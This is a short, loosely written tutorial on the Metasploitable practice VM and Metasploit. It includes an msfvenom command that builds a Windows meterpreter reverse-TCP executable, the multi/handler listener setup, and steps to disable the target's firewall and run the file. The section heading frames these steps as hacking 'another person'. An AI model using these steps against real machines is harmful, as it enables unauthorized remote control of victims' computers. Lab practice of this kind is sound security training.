

Metasploitable (Msfconsole)


**METASPLOITABLE**

One of the problems you encounter when learning how to use an exploitation framework is trying to find and configure targets to scan and attack. Luckily, the Metasploit team is aware of this and released a vulnerable VMware virtual machine called ‘Metasploitable’.

Metasploitable is an intentionally vulnerable Linux virtual machine that can be used to conduct security training, test security tools, and practice common penetration testing techniques. The VM will run on any recent VMware products and other visualization technologies such as VirtualBox. You can download the image file of [Metasploitable 2 from SourceForge](http://sourceforge.net/projects/metasploitable/files/Metasploitable2/" \t "_blank).

Never expose Metasploitable to an untrusted network, use NAT or Host-only mode!

Once you have downloaded the Metasploitable VM, extract the zip file, open up the .vmx file using your VMware product of choice, and power it on. After a brief time, the system will be booted and ready for action. The default login and password is msfadmin:msfadmin



For more information on the VM configuration, there is a [Metasploitable 2 Exploitability Guide](https://community.rapid7.com/docs/DOC-1875) on the Rapid7 website  but beware…there are spoilers in it.

To contact the developers of Metasploit, please send email to msfdev [a] metasploit [period] com.

**METASPLOIT ARCHITECTURE**


Metasploit is written in Ruby and has been in development for many years. At first glance, the size of the project can be daunting but you will rarely need to delve deeply into its architecture. In these next few sections, we will provide a high-level overview of how Metasploit is put together, which will be very valuable in getting comfortable with it.




Metasploit Architecture Info-Graphic


HOW WE HACK THE SYSTEM OF THE ANOTHER PERSON WITH THE HELP OF MSFVENOM

Man msfvenom



Msfvenom –help (commands)





How we a payloads with the help of msfvenom (windows)

Msfvenom -p Windows/meterpreter\_reverse\_tcp lhost “ip address” lport”4444” -f “exe” > “name of file ” (payload)


-p (payloads)

-f (format)


Lhost (local host)

Lport (local port)

Open msfconsole



Interface of msfconsole :-



Use exploit/multi/handler

Show options


Set RHOST (local host) 192.168.23.1

Set LPORT (local port) 4444

Set payload : Windows/meterpreter\_reverse\_tcp


“Show options for cross check “

Exploit




Install the payload into the window

Disable the firewall of the computer with the help of setting



Open the file

Penetration Testing By Metasploit




Open the metasploitable and search “ipconfig”

Step 1 NMAP SCANNING (PORT SCANNING)

